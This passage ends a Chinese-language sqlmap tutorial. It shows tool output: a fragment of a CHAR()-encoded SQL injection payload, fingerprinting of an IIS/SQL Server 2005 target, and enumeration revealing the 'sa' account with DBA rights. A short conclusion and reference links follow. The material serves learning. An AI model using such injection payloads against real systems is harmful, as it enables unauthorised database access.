65  (CASE WHEN (6382=6382) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(58)+CHAR(111)+CHAR
66  (109)+CHAR(113)+CHAR(58))
67  ---
68  web server operating system: Windows XP
69  web application technology: ASP, Microsoft IIS 5.1
70  back-end DBMS operating system: Windows XP Service Pack 2
71  back-end DBMS: Microsoft SQL Server 2005
72  banner:
73  ---
74  Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
75  Oct 14 2005 00:33:37
76  Copyright (c) 1988-2005 Microsoft Corporation
77  Express Edition on Windows NT 5.1 (Build 2600; Service Pack 2)

```



```
64 |         EXPRESS EDITION ON WINDOWS NT 5.1 (BUILD 2000, SERVICE PACK 2)
65 | ---
66 | current user:      'sa'
67 | current database:  'testdb'
68 | current user is DBA:    True
69 | [*] shutting down at xx:xx:52
70 |
```

结语

sqlmap是一个非常强大的自动化SQL注入工具，有时候我们往往只尝试了最简单的用法便放弃了，甚至没有找到注入点，现在看来很有必要逐渐掌握SQL注入的高级方法。

翻译文档也耗费了好几天时间，不过我认为这对于以后的学习是很有帮助的。

参考：

- <https://www.secpulse.com/archives/4213.html>
- <https://blog.csdn.net/wn314/article/details/78872828>
- <http://www.91ri.org/6842.html>